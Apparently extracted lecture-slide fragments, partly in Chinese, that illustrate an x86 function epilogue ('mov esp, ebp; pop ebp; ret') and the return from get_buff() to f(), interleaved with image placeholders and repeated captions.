


```
mov esp, ebp
pop ebp
ret
```


After




get_buff() 返回



get_buff() 返回




get_buff() 返回




get_buff() 返回

```
mov esp, ebp
pop ebp
ret
```

ret 指令转移控制
到f()




f() 返回




f() 返回

eip →
mov esp, ebp
pop ebp
ret



